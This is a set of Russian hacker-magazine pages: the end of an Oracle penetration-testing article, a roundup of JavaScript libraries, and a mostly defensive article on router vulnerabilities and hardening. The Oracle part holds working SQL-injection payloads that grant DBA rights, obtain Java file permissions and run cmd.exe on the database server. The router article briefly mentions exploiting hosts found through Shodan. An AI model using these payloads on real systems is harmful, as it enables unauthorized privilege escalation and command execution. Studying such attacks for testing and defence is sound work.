Правда, это уже скорее история: уязвимость была найдена в 2004 году, и ей подвержены лишь старые версии — восьмые и девятые. Как правило, процесс эскалации привилегий разбивается на две части: написание процедуры, повышающей права, и собственно внедрение. Типовая процедура выглядит следующим образом:

```
CREATE OR REPLACE FUNCTION F1
RETURN NUMBER AUTHID CURRENT_USER
IS
PRAGMA AUTONOMOUS_TRANSACTION;
BEGIN
EXECUTE IMMEDIATE 'GRANT DBA TO TEST';
COMMIT;RETURN(1);END;
/
```

Теперь можем внедрить процедуру в качестве аргумента уязвимой функции (пример для десятых версий):

```
exec sys.kupw$WORKER.main
('x','YY'' and 1=test.f1 --');
```

В не слишком свежих версиях 10 и 11 есть приятное исключение, а точнее уязвимость, позволяющая исполнить команды на сервере, не обладая DBA-правами. Процедура DBMS_JVM_EXP_PERMS позволяет пользователю с привилегией CREATE SESSION получить права JAVA IO. Реализуется атака следующим образом:

> Для того чтобы внедрить полезную нагрузку, необходимо найти функцию, в которой входящие параметры не фильтруются

```
SQL> DECLARE
   POL DBMS_JVM_EXP_PERMS.TEMP_JAVA_POLICY;
   CURSOR C1 IS SELECT
   'GRANT','GREMLIN','SYS','java.↵
    io.FilePermission
 ','<<FILES>>','execute','ENABLED' FROM DUAL;
  BEGIN
  OPEN C1;
  FETCH C1 BULK COLLECT INTO POL;
  CLOSE C1;
  DBMS_JVM_EXP_PERMS.IMPORT_JVM_PERMS(POL);
  END;
  /
PL/SQL procedure successfully completed.
```

Теперь, получив привилегии на вызов Java-процедур, можем достучаться до интерпретатора Windows и выполнить что-нибудь:

```
SQL> select dbms_java.runjava('oracle/aurora/↵
util/Wrapper c:\\windows\\system32\\cmd.exe/c↵
echo 123 >c:\\hack')from dual;
```

ПОДВОДИМ ИТОГИ

Рассмотренные векторы, разумеется, не единственные, ведь появляются и новые уязвимости, причем регулярно. Плюс для актуальных версий есть ряд уязвимостей «из коробки», которые в Oracle, похоже, не торопятся исправлять. Oracle RDBMS — мощная, но очень сложная вещь, а потому подход «не трогай, если работает» очень распространен в компаниях. Это, безусловно, помогает при взломах.

Oracle версии 12 в статье вообще не рассматривался: во-первых, слишком мало шансов встретить его в реальной жизни, во-вторых, лучше рассказать про эту версию отдельно, так как многие базовые вещи в ней кардинально изменились.


Вообще, в момент проведения тестирования вариантов того, как будут развиваться события, достаточно много. Необходимо отталкиваться от текущей стадии: где ты находишься относительно базы (внутри или снаружи), какие у тебя привилегии, какие цели, и дальше уже строить план прорыва. Надеюсь, общий подход понятен и стало ясно, что следует проверить на доступных тебе СУБД Oracle. Береги свои серверы! ⌶

YET ANOTHER JS TRY

ПОДБОРКА ПРИЯТНЫХ ПОЛЕЗНОСТЕЙ ДЛЯ РАЗРАБОТЧИКОВ

Мы живем в прекрасном мире, где программисты не стесняются выкладывать различные вкусности в паблик — нужно лишь знать, где их искать. Достаточно побродить по GitHub и другим площадкам для размещения кода, и ты найдешь решение для любой проблемы. Даже для той, которой у тебя до этого момента и не было.


Илья Пестов
ipestov.com


Илья Русанен
rusanen@real.xakep.ru

NativeScript

https://github.com/NativeScript/NativeScript
Open source фреймворк, основанный на Node.js, для разработки под iOS, Android и буквально очень скоро под Windows Phone. Теперь у каждого, кто знает CSS и JavaScript (Илья, хватит троллить! — Прим. главреда), появилась возможность писать свои собственные мобильные приложения. Но самое главное — WebView не участвует при рендеринге, потому что проект полностью обеспечивает нативную поддержку UX для каждой из платформ. Процитирую разработчиков:

> Мы не хотим просто создать еще одну экосистему вокруг нативного кросс-платформенного фреймворка. Мы хотим интегрировать и использовать на полную существующие JavaScript- и нативные iOS/Android/Windows-экосистемы. Именно поэтому мы обеспечиваем возможности JavaScript-библиотек на уровне нативных Objective-C, Java или .NET, включая все доступные возможности API без изменений.


NativeScript за неделю собрал более 2000 звезд на GitHub и вызвал большой ажиотаж среди разработчиков. На сайте проекта есть подробная документация о том, как все это работает. Конечно же, есть люди, оспаривающие возможности этой технологии. Но лично меня как веб-разработчика дико радуют текущие тенденции развития JavaScript в целом. Интернет вещей, микроконтроллеры, полноценная кросс-платформенность, Leap Motion, Oculus Rift, Nest и многое другое рассматривается и реализуется сквозь призму веб-стека.




Slideout

https://github.com/Mango/slideout
Выпадающее боковое меню и иконка гамбургера давно стали стандартом в навигации мобильных сайтов. Slideout — самый простой способ сделать как раз такое меню.


```
<nav id="menu">
  <header>
    <h2>Menu</h2>
  </header>
</nav>
<main id="panel">
  <header>
    <h2>Panel</h2>
  </header>
</main>
var slideout = new Slideout({
    'panel': document.↵
     getElementById('panel'),
    'menu': document.
getElementById('menu'),
    'padding': 256,
    'tolerance': 70
  });
```





Plyr

https://github.com/selz/plyr
Простой семантический HTML5-видеоплеер, написанный в соответствии со стандартами ARIA. Миниатюрный (всего 5,7 Кб в gzip), с полной поддержкой скринридеров и полноэкранного режима, легко кастомизируемый, отзывчивый, не зависящий от сторонних библиотек и обладающий дополнительным API.





```
<div class="player">
    <video poster="//cdn.selz.com/plyr/1.0/poster.jpg"↵
    controls crossorigin>
        <!-- Video files -->
        <source src="//cdn.selz.com/plyr/1.0/movie.mp4" type="video/mp4">
        <source src="//cdn.selz.com/plyr/1.0/movie.webm"↵
        type="video/webm">
        <!-- Text track file -->
        <track kind="captions" label="English captions"↵
        src="//cdn.selz.com/plyr/1.0/movie_captions_en.vtt"↵
        srclang="en" default>
        <!-- Fallback for browsers that don't support the↵
        <video> element -->
        <div>
            <a href="//cdn.selz.com/plyr/1.0/movie.mp4">Download</a>
        </div>
    </video>
</div>
<script src="dist/plyr.js"></script>
<script>
    plyr.setup({ // options
    });
</script>
```

Cheerio


https://github.com/cheeriojs/cheerio
Помню, пару лет назад в NPM существовала неплохая имплементация jQuery для Node.js. Если мне не изменяет память, она представляла собой враппер для jQuery с использованием jsdom и эмуляцией браузерной среды. Работало местами сносно, правда тормозило. Но вскоре ребята из команды Node.js что-то изменили, и проект окончательно поломался. Вот тогда-то в поисках альтернативы я и набрел на cheerio.

Cheerio — это серверная имплементация jQuery API для Node.js. Если проще — скармливаешь ему кусок HTML, и у тебя есть полноценный DOM-объект, можешь работать с ним через привычные по jQuery селекторы и методы. От предыдущей балалайки (каюсь, не могу вспомнить название того модуля) его отличает в первую очередь отсутствие тормозного jsdom (что очень хорошо сказывается на скорости парсинга DOM), гибкость, расширяемость и терпимость к не совсем валидному HTML. Если перед тобой стоит задача работать с DOM, парсить HTML-код или каким-то образом его модифицировать на серверной стороне, настоятельно рекомендую. Для меня это просто мастхев.




Unheap

www.unheap.com
На сегодняшний день jQuery-плагинов развелось огромное множество. Но коллекция Unheap примечательна тем, что содержит самые качественные, красивые и нужные среди них. Причем все грамотно разложено по <s>полочкам</s> области применения: пять основных разделов UI, Inputs, Media, Nav, Other и в каждом из них еще с десяток подкатегорий. В общей сложности на данный момент каталог насчитывает более 1000 различных плагинов.




Awesomplete

https://github.com/LeaVerou/awesomplete
Великолепная реализация скрипта для автокомплита от достаточно известной среди веб-разработчиков Лиа Веру. В первую очередь хочется сказать, что Awesomplete в базовом варианте использования даже не подразумевает написания JavaScript-кода, достаточно лишь указать определенные data-атрибуты с вариантами автозаполнения в HTML-разметке. Для всех остальных задач библиотека предоставляет полноценный API с необходимыми опциями и методами для их решения.



```
<input class="awesomplete"↵
list="mylist" />
<datalist id="mylist">
    <option>Ada</option>
    <option>Java</option>
    <option>JavaScript</option>
    <option>Brainfuck</option>
    <option>LOLCODE</option>
    <option>Node.js</option>
    <option>Ruby on Rails</option>
</datalist>
```

или




```
<input id="myinput" />
var input = document.↵
getElementById("myinput");
var awesomplete = new↵
Awesomplete(input);
/* ...more code... */
awesomplete.list = ["Ada", "Java",↵
"JavaScript", "Brainfuck", "LOLCODE",↵
"Node.js", "Ruby on Rails"];
```



React Canvas


https://github.com/Flipboard/react-canvas
Потрясающая библиотека от команды разработчиков Flipboard, обеспечивающая работу веб-приложений на всех устройствах со скоростью 60 кадров в секунду. Ребята написали плагин для React, позволяющий рисовать на Canvas вместо рендера в DOM. Плагин состоит из шести компонентов: <Surface>, <Layer>, <Group>, <Text>, <Image>, <ListView>. Поддерживаются те же события, что и в самом React. Подробности смотри в официальном ридми на Гитхабе.



Glide

https://github.com/thephpleague/glide
Функциональная PHP-библиотека для различных манипуляций с изображениями. Регулировка, изменение размера, добавление эффектов работает по простому HTTP-API. Все измененные изображения автоматически кешируются на стороне сервера с длительными expires-заголовками.

Glide поддерживает GD и расширение Imagick, защищенные URL на основе HTTP-сигнатур, работу с различными файловыми системами (благодаря Flysystem) и многое другое.



Самые нужные плагины для Grunt и Gulp

https://github.com/Pestov/essential-grunt-plugins
https://github.com/Pestov/essential-gulp-plugins
У веб-разработчиков есть два прекрасных инструмента для автоматизации массы задач — Grunt и Gulp. Какой из них выбрать, решать тебе, особенно с учетом того, что оба позволяют использовать плагины друг друга. Не так давно я собрал и оформил в виде живого списка на GitHub большинство реально полезных для разработки в типовых юзкейсах плагинов. Оба репозитория получили неплохую поддержку как отечественного, так и западного ИТ-сообщества. Предлагаю ознакомиться с ними и тебе :).





РОУТЕР ПАНДОРЫ

КАК НАЙТИ УЯЗВИМОСТИ В РОУТЕРАХ И ЧТО С НИМИ ДЕЛАТЬ

84ckf1r3
84ckf1r3@gmail.com

Производители роутеров зачастую не слишком заботятся о качестве кода, поэтому и уязвимости нередки. Сегодня роутеры — приоритетная цель сетевых атак, позволяющая украсть деньги и данные в обход локальных систем защиты. Как самому проверить качество прошивки и адекватность настроек? Помогут бесплатные утилиты, сервисы онлайн-проверки и эта статья.

Роутеры потребительского уровня всегда критиковали за их ненадежность, но высокая цена еще не гарантирует высокую безопасность. В декабре прошлого года специалисты компании Check Point обнаружили свыше 12 миллионов роутеров (в том числе топовых моделей) и DSL-модемов, которые можно взломать из-за уязвимости в механизме получения автоматических настроек. Он широко применяется для быстрой настройки сетевого оборудования на стороне клиента (CPE — customer premises equipment). Последние десять лет провайдеры используют для этого протокол управления абонентским оборудованием CWMP (CPE WAN Management Protocol). Спецификация TR-069 предусматривает возможность отправлять с его помощью настройки и подключать сервисы через сервер автоконфигурации (ACS — Auto Configuration Server). Сотрудники Check Point установили, что во многих роутерах есть ошибка обработки CWMP-запросов, а провайдеры еще усложняют ситуацию: большинство из них никак не шифруют соединение между ACS и оборудованием клиента и не ограничивают доступ по IP- или MAC-адресам. Вместе это создает условия для легкой атаки по типу man-in-the-middle — «человек посередине».

Через уязвимую реализацию CWMP злоумышленник может делать практически что угодно: задавать и считывать параметры конфигурации, сбрасывать установки на значения по умолчанию и удаленно перезагружать устройство. Самый распространенный тип атаки заключается в подмене адресов DNS в настройках роутера на подконтрольные взломщику серверы. Они фильтруют веб-запросы и перенаправляют на поддельные страницы те из них, которые содержат обращение к банковским сервисам. Фейковые страницы создавались для всех популярных платежных систем: PayPal, Visa, MasterCard, QIWI и других.


Особенность такой атаки состоит в том, что браузер работает в чистой ОС и отправляет запрос на корректно введенный адрес реальной платежной системы. Проверка сетевых настроек компьютера и поиск вирусов на нем не выявляют никаких проблем. Более того, эффект сохраняется, если подключиться к платежной системе через взломанный роутер из другого браузера и даже с другого устройства в домашней сети.

Поскольку большинство людей редко проверяют настройки роутера (или вовсе доверяют этот процесс техникам провайдера), проблема долго остается незамеченной. Узнают о ней обычно методом исключения — уже после того, как деньги были украдены со счетов, а проверка компьютера ничего не дала.

Чтобы подключиться к роутеру по CWMP, злоумышленник использует одну из распространенных уязвимостей, характерных для сетевых устройств начального уровня. Например, в них содержится сторонний веб-сервер RomPager, написанный компанией Allegro Software. Много лет назад в нем обнаружили ошибку в обработке cookies, которую оперативно исправили, но проблема осталась до сих пор. Поскольку этот веб-сервер является частью прошивки, обновить его одним махом на всех устройствах невозможно. Каждый производитель должен был выпустить новый релиз для сотен уже продающихся моделей и убедить их владельцев поскорее скачать обновление. Как показала практика, никто из домашних пользователей этого не сделал. Поэтому счет уязвимых устройств идет на миллионы даже спустя десять лет после выхода исправлений. Более того, сами производители продолжают использовать в своих прошивках старую уязвимую версию RomPager по сей день.

Помимо маршрутизаторов, уязвимость затрагивает телефоны VoIP, сетевые камеры и другое оборудование, допускающее удаленную настройку через CWMP. Обычно для этого используется порт 7547. Проверить его состояние на роутере можно с помощью бесплатного сервиса Стива Гибсона Shields Up. Для этого набирай его URL (grc.com), а затем добавь /x/portprobe=7547.

В этом тесте показателен только положительный результат. Отрицательный еще не гарантирует, что уязвимости нет. Чтобы ее исключить, потребуется провести полноценный тест на проникновение — например, с использованием сканера Nexpose или фреймворка Metasploit (bit.ly/1vlHHHw). Разработчики часто сами не готовы сказать, какая версия RomPager используется в конкретном релизе их прошивки и есть ли она там вообще. Этого компонента точно нет только в альтернативных прошивках с открытыми исходниками (речь о них пойдет дальше).



↑ **Роутер проигнорировал запрос на порт 7547**

UNPLUG AND PRAY

Есть и другие давно известные проблемы, которые не желают исправлять владельцы сетевых устройств или (реже) их производители. Два года назад эксперты DefenseCode обнаружили целый набор уязвимостей в роутерах и другом активном сетевом оборудовании девяти крупнейших фирм. Все они связаны с некорректной программной реализацией ключевых компонентов. В частности — стека UPnP в прошивках для чипов Broadcom или использующих старые версии открытой библиотеки libupnp.

Вместе со специалистами Rapid7 и CERT сотрудники DefenseCode нашли около семи тысяч уязвимых моделей устройств. За полгода активного сканирования случайного диапазона адресов IPv4 было выявлено свыше 80 миллионов хостов, ответивших на стандартный запрос UPnP на WAN-порт. Каждый пятый из них поддерживал сервис SOAP (Simple Object Access Protocol), а 23 миллиона позволяли выполнить произвольный код без авторизации.

В большинстве случаев атака на роутеры с такой дырой в UPnP выполняется через модифицированный SOAP-запрос, который приводит к ошибке обработки данных и попаданию оставшейся части кода в произвольную область оперативной памяти маршрутизатора, где он выполняется с правами суперпользователя. На домашних роутерах лучше UPnP вовсе



INFO


Еще один способ выполнить бесплатный аудит домашней сети — скачать и запустить антивирус Avast. Его новые версии содержат мастер проверки Network check, который определяет известные уязвимости и опасные сетевые настройки.

ПРОПИСЫВАЕМ ЗАЩИЩЕННЫЙ DNS


Хорошая идея — чаще проверять настройки роутера и сразу прописать руками альтернативные адреса серверов DNS. Вот некоторые, доступные бесплатно:

- Comodo Secure DNS: 8.26.56.26 и 8.20.247.20;
- Norton ConnectSafe: 199.85.126.10, 199.85.127.10;
- Google Public DNS: 8.8.8.8, 2001:4860:4860:8888 — для IPv6;
- OpenDNS: 208.67.222.222, 208.67.220.220.


Все они блокируют только зараженные и фишинговые сайты, не ограничивая доступ к ресурсам «для взрослых».




Роутер не ответил на запрос UPnP SSDP, и это хорошо!



Проверка известных троянских портов



Avast нашел проблем, но радоваться еще рано



Service, service, откройся!

отключить и убедиться в том, что запросы на порт 1900 блокируются. Поможет в этом тот же сервис Стива Гибсона.

Протокол UPnP (Universal Plug and Play) включен по умолчанию на большинстве маршрутизаторов, сетевых принтеров, IP-камер, NAS и слишком умной бытовой технике. Он по умолчанию активирован в Windows, OS X и многих версиях Linux. Если есть возможность тонкой настройки его использования — это еще полбеды. Если доступны только варианты «включить» и «отключить», то лучше выбрать последний.

Иногда производители намеренно внедряют программные закладки в сетевое оборудование. Скорее всего, это происходит по указке спецслужб, но в случае скандала в официальных ответах всегда упоминается «техническая необходимость» или «фирменный сервис по улучшению качества связи». Встроенные бэкдоры были обнаружены в некоторых роутерах Linksys и Netgear. Они открывали порт 32764 для приема удаленных команд. Поскольку этот номер не соответствует ни одному общеизвестному сервису, эту проблему легко обнаружить — например, с помощью внешнего сканера портов.

УМОЛЧАНИЯ – ДЛЯ ЯГНЯТ

Самой распространенной проблемой с защитой роутеров остаются заводские настройки. Это не только общие для всей серии устройств внутренние IP-адреса, пароли и логин admin, но также включенные сервисы, повышающие удобство ценой безопасности. Помимо UPnP часто по умолчанию включен протокол удаленного управления Telnet и сервис WPS (Wi-Fi Protected Setup).

В обработке запросов Telnet часто находят критические ошибки. Например, маршрутизаторы D-Link серии DIR-300 и DIR-600 позволяли удаленно получить шелл и выполнить любую команду через демон telnetd безо всякой авторизации. На роутерах Linksys E1500 и E2500 была возможна инжекция кода через обычный пинг. Параметр ping_size у них не проверялся, в результате чего методом GET бэкдор заливался на роутер одной строкой. В случае E1500 вообще не требовалось никаких дополнительных ухищрений при авторизации. Новый пароль можно было просто задать без ввода текущего.


Аналогичная проблема была выявлена у VoIP-телефона Netgear SPH200D. Дополнительно при анализе прошивки выяснилось, что в ней активен скрытый аккаунт service с таким же паролем. При помощи Shodan найти уязвимый роутер можно за пару минут. Они до сих пор позволяют менять у себя любые настройки удаленно и без авторизации. Можно этим немедленно воспользоваться, а можно сделать доброе дело: обнаружив горе-юзера, найти его по IP или логину Skype, чтобы отправить пару рекомендаций — например, сменить прошивку и прочесть эту статью.

СВЕРХСКОПЛЕНИЕ МАССИВНЫХ ДЫР

Беда редко приходит одна: активация WPS автоматически приводит к включению UPnP. Вдобавок используемый в WPS стандартный пин-код или ключ предварительной аутентификации сводит на нет всю криптографическую защиту уровня WPA2-PSK.

Из-за ошибок в прошивке WPS часто остается включен даже после его отключения через веб-интерфейс. Узнать об этом можно с помощью Wi-Fi-сканера — например, бесплатного приложения Wifi Analyzer для смартфонов с ОС Android.

Если уязвимые сервисы используются самим администратором, то отказаться от них не получится. Хорошо, если роутер



Отключаем WPS

позволяет хоть как-то их обезопасить. Например, не принимать команды на порт WAN или задать конкретный IP-адрес для использования Telnet.

Иногда возможности настроить или просто отключить опасный сервис в веб-интерфейсе просто нет и закрыть дыру стандартными средствами невозможно. Единственный выход в этом случае — искать новую или альтернативную прошивку с расширенным набором функций.

АЛЬТЕРНАТИВНЫЕ СЛУЖБЫ


Наиболее популярными открытыми прошивками стали DD-WRT, OpenWRT и ее форк Gargoyle. Установить их можно только на маршрутизаторы из списка поддерживаемых — то есть тех, для которых производитель чипсета раскрыл полные спецификации.

Например, у Asus есть отдельная серия роутеров, изначально разработанная с прицелом на использование DD-WRT (bit.ly/1xflUSf). Она уже насчитывает двенадцать моделей от начального до корпоративного уровня. Роутеры MikroTik работают под управлением RouterOS, не уступающей по гибкости настроек семейству *WRT. Это тоже полноценная сетевая ОС на ядре Linux, которая поддерживает абсолютно все сервисы и любые мыслимые конфигурации.


Альтернативные прошивки сегодня можно установить на многие роутеры, но будь внимателен и проверяй полное название устройства. При одинаковом номере модели и внешнем виде у маршрутизаторов могут быть разные ревизии, за которыми могут скрываться совершенно разные аппаратные платформы.

К сожалению, установка альтернативной опенсорсной прошивки — это всего лишь способ повысить защиту, и полной безопасности он не даст. Все прошивки построены по модульному принципу и сочетают в себе ряд ключевых компонентов. Когда в них обнаруживается проблема, она затрагивает миллионы устройств. Например, уязвимость в открытой библиотеке OpenSSL коснулась и роутеров с *WRT. Ее криптографические функции использовались для шифрования сеансов удаленного доступа по SSH, организации VPN, управления локальным веб-сервером и других популярных задач. Производители начали выпускать обновления довольно быстро, но устранить проблему полностью до сих пор не удается.

Новые уязвимости в роутерах находятся постоянно, и какими-то из них успевают воспользоваться еще до того, как выйдет исправление. Все, что может сделать владелец маршрутизатора, — это отключить лишние сервисы, сменить дефолтные параметры, ограничить удаленное управление, почаще проверять настройки и обновлять прошивку.



